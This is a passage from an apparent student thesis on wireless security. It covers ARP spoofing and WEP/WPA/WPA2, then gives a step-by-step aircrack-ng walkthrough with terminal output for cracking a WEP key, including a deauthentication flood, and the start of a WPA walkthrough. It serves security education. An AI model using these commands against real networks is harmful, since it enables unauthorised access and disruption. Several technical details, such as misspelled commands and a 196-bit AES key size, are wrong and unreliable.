Man-in-the-Middle attacks can be divided into other categories which can be used for different objectives depending on the goal of an attacker. One of the categories is the ARP spoofing. This subchapter will describe the role of the ARP spoofing, and it will also cover a short functionality of the actual telecommunication protocol (ARP) itself.

When a data packet is transmitted from one host to another host on the same network, the IP address of the destination client has to be translated into a MAC address to be able to communicate with each other. To accomplish this, the devices need to use the famous telecommunication protocol called Address Resolution Protocol (ARP).

When a client tries to communicate with another client, it tries to determine the MAC address of the destination client by sending out ARP requests. An ARP request operates by sending out data packets on a broadcast address, which means that all users who are connected to the same switched network will receive the same requests. This can be a big problem because if there was an attacker that was connected on the same network, the attacker would be able to see the data packet that was broadcasted.

When the matching hosts receive the request, it sends back an ARP reply. Since an ARP request already contains the MAC address of the sender in the packet, the receiver can respond to hosts without making another ARP request. The biggest drawback of ARP is that it is a stateless protocol. This means that it does not trace the responses from the requests that are being sent by anyone on the network, therefore it will approve the responses without sending a request in the first place. This will simply allow an attacker to send spoofed ARP responses that matches any of the clients IP address to a hosts MAC address. The devices that receive these spoofed responses cannot separate them from legitimate ARP responses and will start sending packets to the attackers MAC address instead.

In this case, the attacker or the "man in the middle" manipulates the entrance between two clients, making the clients believe that the attackers own MAC address is actually the legitimate MAC address of the user [14, 15, 16, 17].

Figure 1.5 gives an example of how an attacker manipulates a connection between two wireless clients during a Man-in-the-Middle attack.




Figure 1.5: Man-in-the-Middle attack in a wireless environment.

4 Security

Security can be defined as a state of being safe from various types of threats or any other harmful conditions. The purpose of having a secure network depends on how the actual network is being used, or what it is being used for. For example, if your home network is only used for reading the news, the importance of having a strong security might not be vital. However, if the same home network was used for managing payments such as transferring money or paying expensive products with credit cards, the implementation of a good security is the first step for protecting the network from any critical incident. This chapter will cover the structure of the security in wireless networks. It will explain the facilities that are provided in a secure network and also present the security algorithms that the WLANs offer.

4.1 Security Facilities

The security facilities that are provided in network communications are one of the most important parts of a secure network. It is important to understand the different security facilities to be able to plan how to make a network highly protected. It is also very important for users and customers to rely on the provided security facilities to feel safe and confident by performing their daily objectives. The following are some examples of security facilities:

- Confidentiality
- Integrity
- Authentication

The confidentiality involves when unauthorized users are prohibited from revealing any private information. A user or a customer expects that no one except the legitimate person have access to the information that exchange between one another.

The integrity involves when unauthorized users are prevented from manipulating any private information. A user or a customer expects that no one except the legitimate person should be able to modify the information that exchanges between one another.

The authentication involves exposing the unauthorized users who pretend to be someone else by requiring identification of the person. A user or a customer expects that anyone who tries to access a secure network should be authenticated before allowing the entry.

These three security facilities should be provided in all networks for the safety of information and data. Providing the network with the described facilities requires encryption and decryption of data. Encryption involves converting plaintext messages into cipher text. Decryption involves obtaining cipher texts and converting them to plaintext messages.

For example, imagine a situation where two users are sending important information to each other through email services. The information that is exchanged between them is expected to be read only by the sender and the receiver. In this situation, there has to be some type of encryption involved to be able to protect the information from being revealed or modified by any unauthorized person. The solution to establish an encryption and provide the security facilities is to implement a cryptographic protocol that will help to protect the private information from being exposed. An example of a cryptographic protocol is the famous Secure Sockets Layer (SSL). SSL uses asymmetric cryptography, symmetric encryption and message authentication codes to provide the confidentiality, integrity and authentication for users and customers.

Figure 1.6 displays how an encryption process works.




Figure 1.6: The encryption process in wireless communications.

4.2 Existing Algorithms and Keys

For a network technician, it is very important to know how the security algorithms differentiate from each other to be able to determine what type of security provides with the strongest protection to a network. It is also important to know how to implement them in a wireless network.

This subchapter explains the differences between the various security algorithms by describing how each one of them operates and how some of them pose with some weaknesses.

4.2.1 WEP

WEP stands for Wired Equivalent Privacy and it is one of the available security algorithms in wireless networks. WEP is known for being the unsecured option compared to the other security algorithms, yet companies still use them in their networks because they can't afford to change their old devices to newer ones that support better options such as the WPA and WPA2. WEP uses the RC4 and the pre-shared key called PSK to encrypt the transmitted data from a source device to the access point. It is also used to make sure that the users who are connected on the wireless network are authorized and trusted. WEP uses the RC4 data stream cipher in a synchronous mode for securing the data. Synchronous stream ciphers require devices to be synchronized during packet exchanges, because a single loss of a data that is sent by one device to another device can cause loss of all the data that are exchanged. In this case, implementing WEP would not be the best choice because data loss is widespread in the wireless medium.

It is important to understand that the problem is not the RC4 algorithm. The problem is that a stream cipher is not appropriate for a wireless medium where data loss is widespread. As mentioned before about the cryptographic protocol of SSL, this protocol helps encrypt the packets, but it also uses the RC4. The difference is that SSL operates over TCP which is a reliable data channel that guarantees successful data packets. In this situation, the data loss is not widespread in the medium like with the WEP, and that is one reason why WEP is known to be the most unsecured security options for wireless networks.

Another problem with the WEP is that the Initialization Vector (IV) that is responsible for creating the encrypted packet keys is transmitted in plaintext. Since the 24-bit IV is transmitted in plaintext with each packet, attackers can easily obtain the first three bytes of the packet key. The outcome of this problem is that the WEP is now susceptible to a Fluhrer-Mantin-Shamir (FMS) attack.

The function of the WEP is similar to this:

The user manually enters a password that is either 10 (64 bits) or 26 (128 bits) hexadecimal digits long. The password is used together with the pre-shared key PSK. The PSK is the key that is responsible for the encryption of the data through the RC4 cipher. When the transmitted data is received by the destination access point, the access point will start the decryption process of the data from the PSK key.

Figure 1.7 displays how the WEP algorithm operates.




Figure 1.7: The WEP algorithm during operation.

4.2.2 WPA

When the weaknesses of the WEP were exposed, the Wi-Fi Alliance decided to create a new security algorithm that would offer a much stronger protection for the wireless networks. The new wireless security algorithm was developed and it was called WPA which stands for Wi-Fi Protected Access. The WPA was provided with some new and improved features that would offer a better security option to make it harder for intruders to possibly hack wireless networks. Some of the new features were that the encryption of data packets was upgraded to a better encryption protocol called TKIP. Another major improvement was that the WPA now offered a much stronger authentication process which allowed the exposing of unauthorized users who tried to access to private networks by pretending to be a legitimate user.

The TKIP is an encryption protocol that uses per-packet keys to dynamically generate 128-bit keys for every new packet that is transmitted between the users. The difference between the encryption process of WEP and WPA is that the WEP uses static keys instead of dynamic keys, which means that the same key is used for every new packet. What this does is that it allows an attacker to crack passwords much faster than it would against a WPA secured network.

The WPA algorithm did also improve the data integrity by replacing the old error-detection code that was provided by the WEP. The old error-detection code called CRC was used by the WEP for the data integrity. The problem with CRC was that it didn't really guarantee a strong data integrity to prevent attackers from capturing or modifying the packets that were exchanged by the users. The replacement of CRC was the new Message Integrity Check (MIC) algorithm also known as Michael. This algorithm was created to prevent any type of data manipulation by unauthorized users.

A wireless network implemented with a WPA security was now able to offer better data confidentiality and data integrity compared to a network implemented with the WEP security. While the improvements of WPA made huge differences for the wireless networks, the WPA did eventually face with some issues that required the creation of a stronger security algorithm.

Figure 1.8 displays how the WPA algorithm operates with the TKIP encryption.




Figure 1.8: The WPA algorithm during operation.

4.2.3 WPA2

The WPA2 is the upgraded version of the WPA security, and it is also similar to WPA in the way that they both use the TKIP as the encryption algorithm. Although the TKIP is the default option and the required option for WPA, WPA2 secured networks has TKIP as an optional implementation. Besides having the same TKIP, the WPA2 introduces with a new and stronger encryption algorithm called Advanced Encryption Standard (AES). The AES cannot be implemented in WEP or WPA secured networks, but the WPA2 was developed with both the AES and the TKIP algorithm to provide backward compatibility for hardware devices that only runs with the TKIP encryption.

The AES is a block cipher, which is placed on a length of data block. It uses keys of different sizes such as a128 bit, 196 bit and a 256 bit. The key that the WPA2 algorithm uses is called a Pair-wise Master Key (PMK), which is the key that allows the wireless session between an access point and a wireless device. It also allows the ability to add new connected access points to the network without the need for a re-authentication. This applies to users as well, because the WPA2 comes with a new technique that supports fast roaming of wireless devices, which means that a user connected to a wireless network can move between different spots while authenticating itself to an existing access point.

WPA2 introduces with a new additional security feature that provides a much stronger authentication process by using the IEEE standard called 802.1X.

The 802.1X authentication process operates by the use of three components: a supplicant, an authenticator and an authentication server. A supplicant is a device, such as a laptop, that needs to provide a valid certificate to the authentication server before it is allowed to access a network. The supplicant communicates with the rest of the components by implementing the 802.1X with an authentication protocol called Extensible Authentication Protocol (EAP). The EAP packets that are exchanged between the supplicant and the authenticator has to be encapsulated into EAPOL frames before it reaches the authentication server.

The authenticator is a network device, such as a WLAN access point. It is located between the supplicant and the authentication server. It is responsible for receiving the valid certificates from supplicants and protects the authentication process from unauthorized users by closing its ports until the authentication server has verified the certificates. As mentioned before, the EAP packets were first encapsulated into an EAPOL frame before they were transmitted to the authenticator. In this case, when the authenticator has received the EAPOL frame, it re-encapsulates it into an EAP-Method data. The final step for the authenticator is to encapsulate the same data into a RADIUS frame, and later transmit it to the authentication server for the credential verification.

The purpose of 802.1X standard is to provide the extra authentication process for enterprise networks. Implementing 802.1X is a great solution to improve the security because it provides a secure negotiation of encryption keys by exchanging the Pair-wise Master Keys between the users. With the use of the EAP and AAA protocols (such as the RADIUS), a network could definitely provide some extra security solutions to an enterprise [18, 19, 20, 21].

Figure 1.9 displays how the WPA2 operates with the AES encryption using a CCMP mode.




Figure 1.9: The WPA2 algorithm during operation.

Figure 2.1 displays how a network implemented with 802.1X looks like.




Figure 2.1: The process of the 802.1X authentication.

5 Implementation and Results

In this chapter, the group will show the penetration tests that were done in the lab environments and in the home networks. The tests will cover the security attacks on the following wireless algorithms: WEP, WPA and WPA2. This chapter will explain step by step how the process of cracking a password is done.

The group performed all the tests on Backtrack 5 using a series of commands. The main purpose for this chapter is to show how an attacker performs the different cracking methods for accessing authorized networks. The following tests are also aimed to help people educate themselves by discovering the vulnerabilities that wireless networks have.

Finally, when the penetration tests are done, the group will help describe how to implement a secure network by configuring a router with the different wireless security algorithms. The solutions that are provided are made for helping individuals to learn how to protect a network in a simple and effective way.

As described earlier, WPA and WPA2 are more secure than the WEP; therefore the solutions on this chapter will cover the implementation of WPA and WPA2 on a wireless network.

The solutions on this paper were configured in university laboration halls.

Table 1.2 describes the equipments that were used during the configuration and implementation of the wireless security solutions.

Device	Cable
Cisco Linksys WRT160NL	Crossover cable
Laptop	Crossover cable

Table 1.2: A table listing the equipments used during the configurations.

5.1 Penetrating on WEP

Note! The same commands used for penetrating on WEP, are also used for penetrating on WPA and WPA2. What separates them is the amount of time it takes to successfully crack the password and also that WEP doesn't require establishing a handshake before cracking the password, more information about this will be described in the next chapters.


The first penetration test involves cracking a password from a wireless network configured with the WEP security. The WEP is considered to be the weakest security algorithm from the available algorithms in wireless networks. This test will show the step by step on how to crack a WEP password using a series of commands.

Step1:

You need to find an available interface that will be used for monitoring the traffic. If you are cracking a wireless network, you have to monitor from a wireless interface.

The first step is to open a terminal window in Backtrack, and enter the following command: **airmon-ng**

Figure 2.2 gives an example on how to write the **airmon-ng** command and also shows what the specific command displays.



```

Applications Places System >
root@bt: ~
File Edit View Terminal Help
root@bt:~# airmon-ng

Interface      Chipset      Driver
mon0           Atheros AR9285  ath9k - [phy0]
wlan0          Atheros AR9285  ath9k - [phy0]

```

Figure 2.2: Finding an available wireless interface on a laptop.

Step 2:

You need to specify the wireless interface that you will be monitoring the traffic from. You look at the available interfaces that showed up on Step 1, and enter the following command: **airmong-ng start "interface"**

NOTE! **"interface"** is the name of the wireless interface that is to be selected from the available interfaces. In this case, our wireless interface is **wlan0**.

Figure 2.3 gives an example on how to write the **airmon-ng start "interface"** command as well as showing the selected wireless interface.

```
Interface      Chipset      Driver
mon0           Atheros AR9285  ath9k - [phy0]
wlan0          Atheros AR9285  ath9k - [phy0]

root@bt:~# airmon-ng start wlan0

Found 5 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to kill (some of) them!
```

Figure 2.3: Specifying the wireless interface for monitoring the traffic.

Step 3:

After executing the command from Step 2, you will have to scroll down to the last sentence of the command to verify which currently monitor mode is enabled.

When you have checked your currently enabled monitor mode, you need to enter a command that will start capturing the wireless frames that are transmitted through the air. The following command is: **airodump-ng "monitor mode"**

NOTE! **"monitor mode"** is the name of the mode that is currently enabled on the wireless interface. In this case, the monitor mode is enabled on **mon1**.

Figure 2.4 gives an example on how to write the **airodump-ng "monitor mode"** command as well as selecting the currently monitor mode.

```
Interface      Chipset      Driver
mon0           Atheros AR9285  ath9k - [phy0]
wlan0          Atheros AR9285  ath9k - [phy0]
                                     (monitor mode enabled on mon1)

root@bt:~# airodump-ng mon1
```

Figure 2.4: Selecting the currently monitor mode for traffic capturing.

Step 4:

A new terminal window will show up that displays the following: BSSIDs, SSIDs, MAC-Addresses, Encryptions, CIPHERs, Authentications, wireless channels, data traffic, beacons and more.

The next step is to select which wireless network you want to capture the data packets from. This is done by checking the correct SSID of the network, and look at the wireless channel that it is currently enabled on.

After finding the correct wireless channel of the SSID (you find the channel under the "CH" header) you need to start capturing packets from that channel to gather as much data as possible. This is done by opening a new terminal window and entering the following command:

airodump-ng -w "capture file" -c "channel number" "monitor mode"

NOTE! "capture file" is the name of a file that all the gathered information during the cracking process will be stored in. Remember that you don't need to have a pre-created or a prepared capture file to execute the command, you can simply enter an optional name, and a new capture file will be created for you. In this case, our capture file is called **albin**.

"channel number" is the number of the channel that is enabled on the SSID that you will be capturing data packets from. In this case, our channel number is "11".

"monitor mode" is the same monitor mode enabled on the wireless interface, which is the **mon1**.

Also note that we will not display information of other networks that was shown during the penetration tests. Therefore we have covered some information.

Figure 2.5 gives an example on a terminal window that contains all the described information after entering the **airodump-ng "monitor mode"** command.

```
root@bt: ~
File Edit View Terminal Help

BSSID          PWR  Beacons  #Data, #/s  CH  MB  ENC  CIPHER AUTH  ESSID
00:14:6C:60:24:E8  -30   413      6    0  11  54  . WEP  WEP      Bini

BSSID          STATION      PWR  Rate  Lost  Frames  Probe
00:14:6C:60:24:E8  C0:F8:DA:2F:D3:FD  0    54 -54    0      63  Bini

back
```

Figure 2.5: Finding the enabled wireless channel of the SSID.

Figure 2.6 gives an example on how to write the **airodump-ng -w "capture file" -c "channel number" "monitor mode"** command, as well as specifying the correct capture file, channel number and the monitor mode.


A terminal window with a dark background and light text. The title bar shows 'root@bt: ~'. The menu bar includes 'File Edit View Terminal Help'. The command 'airodump-ng -w albin -c 11 mon1' is entered at the prompt. A faint, stylized graphic of a bird or wing is visible in the background of the terminal.

Figure 2.6: Capturing packets from a selected wireless channel of the SSID.

Step 5:

A new terminal window will show up that displays the same information as described in Step 4, the difference is that you are gathering more packets from a specific wireless channel.

You need to find the correct MAC-Address of the access point, and the MAC-Address of the client (which is the MAC-Address of the one penetrating the network). The MAC-Addresses are found on the terminal window that showed up after executing the **airodump-ng -w "capture file" -c "channel number" "monitor mode"** command.

The MAC-Address of the access point is found under the "BSSID" header. Note! Remember to check for the MAC-Address that is for the correct SSID.

The MAC-Address of the client is found under the "STATION" header.

Note! Sometimes it can happen that the MAC-Address of the client is appearing and disappearing in a matter of seconds. Remember to select the correct MAC-Address that contains the most frames. This is done by looking under the "Frames" header.

Enter the following command: **aireplay-ng -O 0 -a "AP MAC-Address" -c "Client MAC-Address" "monitor mode"**.

Note! **"AP Mac-Address"** is the MAC-Address of the access point that was selected.

"Client MAC-Address" is the MAC-Address of the client that was selected.

"monitor mode" is the same monitor mode enabled on the wireless interface, which is the **mon1**.

Figure 2.7 gives an example on a terminal window that contains all the MAC-Addresses after executing the **airodump-ng -w "capture file" -c "channel number" "monitor mode"** command.

```

root@bt: ~
File Edit View Terminal Help

BSSID          PWR Beacons  #Data, #/s  CH  MB  ENC  CIPHER AUTH  ESSID
00:14:6C:60:24:E8  -30   630      80   0  11  54  . WEP  WEP      Bini

BSSID          STATION          PWR  Rate  Lost  Frames  Probe
00:14:6C:60:24:E8  C0:F8:DA:2F:D3:FD  0    54 -54    0     63  Bini

```

Figure 2.7: Specifying the MAC-Addresses of the access point and the client.

Figure 2.8 gives an example on how to write the command **aireplay-ng -0 0 -a "AP MAC-Address" -c "Client MAC-Address" "monitor mode"** and specifying the correct MAC-Addresses and the monitor mode.

```

root@bt: ~
File Edit View Terminal Help

root@bt:~# aireplay-ng -0 0 -a 00:14:6C:60:24:E8 -c C0:F8:DA:2F:D3:FD mon1
19:57:00 Waiting for beacon frame (BSSID: 00:14:6C:60:24:E8) on channel 11
19:57:00 Sending 64 directed DeAuth. STMAC: [C0:F8:DA:2F:D3:FD] [ 0|63 ACKs]
19:57:01 Sending 64 directed DeAuth. STMAC: [C0:F8:DA:2F:D3:FD] [ 0|64 ACKs]
19:57:01 Sending 64 directed DeAuth. STMAC: [C0:F8:DA:2F:D3:FD] [ 0|62 ACKs]
19:57:02 Sending 64 directed DeAuth. STMAC: [C0:F8:DA:2F:D3:FD] [ 0|61 ACKs]
19:57:02 Sending 64 directed DeAuth. STMAC: [C0:F8:DA:2F:D3:FD] [ 0|63 ACKs]
19:57:03 Sending 64 directed DeAuth. STMAC: [C0:F8:DA:2F:D3:FD] [ 0|59 ACKs]
19:57:04 Sending 64 directed DeAuth. STMAC: [C0:F8:DA:2F:D3:FD] [ 0|62 ACKs]
19:57:04 Sending 64 directed DeAuth. STMAC: [C0:F8:DA:2F:D3:FD] [ 0|58 ACKs]
19:57:05 Sending 64 directed DeAuth. STMAC: [C0:F8:DA:2F:D3:FD] [ 0|60 ACKs]
19:57:05 Sending 64 directed DeAuth. STMAC: [C0:F8:DA:2F:D3:FD] [ 0|63 ACKs]

```

Figure 2.8: Sending de-authentication packets.

Step 6:

This is the final step, and it involves cracking the actual network password.

This penetration test uses a dictionary attack to crack the password. Therefore you need to have a dictionary file stored in your computer that contains thousands of letters and numbers that it will be used to perform a dictionary attack.

Start cracking the password of the network by entering the following command:
Aircrack-ng -w "dictionary file" "capture file"-01.cap

Note! **"dictionary file"** is the name of the dictionary file that is stored on your computer.

"capture file" is the same name of the capture file that was used in Step 4. In this case it was **albin**.

After executing the command, a list of available BSSIDs will show up. It will tell you to specify the number of the desired BSSID that you want to crack.

Figure 2.9 gives an example on how to write the command **aircrack-ng -w "dictionary file" "capture file"-01.cap** and specifying the dictionary file and the capture file.

Note! We painted a red line on the figure to specify the location.

```
root@bt: ~
File Edit View Terminal Help
Quitting aircrack-ng...
root@bt:~# aircrack-ng -w /root/password.lst albin-01.cap
Opening albin-01.cap
Read 6621 packets.

# BSSID          ESSID          Encryption
1 00:14:6C:60:24:E8 Bini           WEP

Choosing first network as target.

Opening albin-01.cap
Reading packets, please wait...
```

Figure 2.9: Cracking the password of a network.

It is important to remember that it can take several hours to crack the password. You need to wait until a new terminal window shows up with the results.

Figure 3.0 gives an example of how a successful password crack looks like.

Note! We painted a red line on the figure to specify the location.

```
[00:00:01] Tested 38039 keys (got 7565 IVs)
KB depth byte(vote)
0 3/ 7 C3(11264) 59(11008) 5B(11008) EC(11008) 52(10752) 54(10496) B2(10496) D6(10496) 46(10240) 92(10240) C5(10240) 16(9728)
1 0/ 4 6E(13056) D8(13056) B9(12032) 4D(11776) BB(11008) 11(10752) 68(10752) 09(9984) 7F(9984) 96(9984) 97(9984) E3(9984) E8(9728)
2 2/ 16 E8(10752) 09(10752) ED(10496) 3C(10496) 50(10496) 69(10496) 6A(10240) FE(9984) 12(9984) FB(9728) FC(9728) 07(9728) 5E(9728)
3 7/ 10 AB(10240) 04(9984) 10(9984) 25(9984) 44(9984) 4E(9984) C9(9984) CA(9984) 0A(9728) 30(9728) 42(9728) 88(9728) CC(9728)
4 3/ 9 82(11264) C7(11264) F5(11008) 24(11008) AC(11008) 5F(10752) 67(10496) 1B(10240) 37(10240) 16(9984) 6E(9984) F6(9984)

KEY FOUND! [ E8:C3:6E:F7:82 ]
Decrypted correctly: 100%

root@bt:~#
```

Figure 3.0: A successful password crack.

5.2 Penetrating on WPA

The next penetration test is the cracking of a wireless network configured with the WPA security. The WPA offers a better protection compared to the WEP. This test will show the step by step on how to crack a WPA password using a series of commands.


Note! As described earlier, same commands are used for all the penetration tests. The difference is that WPA and WPA2 requires a successful handshake before cracking the password. More detail about this will be described.

Step1:

You need to find an available interface that will be used for monitoring the traffic. As described before, when you are cracking a wireless network, you have to monitor from a wireless interface.

The first step is to open a terminal window in Backtrack, and enter the following command: **airmon-ng**

Figure 3.1 gives an example on how to write the **airmon-ng** command and also shows what the specific command displays



```
Applications Places System >_
^ v x root@bt: ~
File Edit View Terminal Help
root@bt:~# airmon-ng

Interface      Chipset      Driver
mon0           Atheros AR9285  ath9k - [phy0]
wlan0          Atheros AR9285  ath9k - [phy0]
```

Figure 3.1: Finding an available wireless interface on a laptop.

Step 2:

You need to specify the wireless interface that you will be monitoring the traffic from. You look at the available interfaces that showed up on Step 1, and enter the following command: **airmon-ng start "interface"**

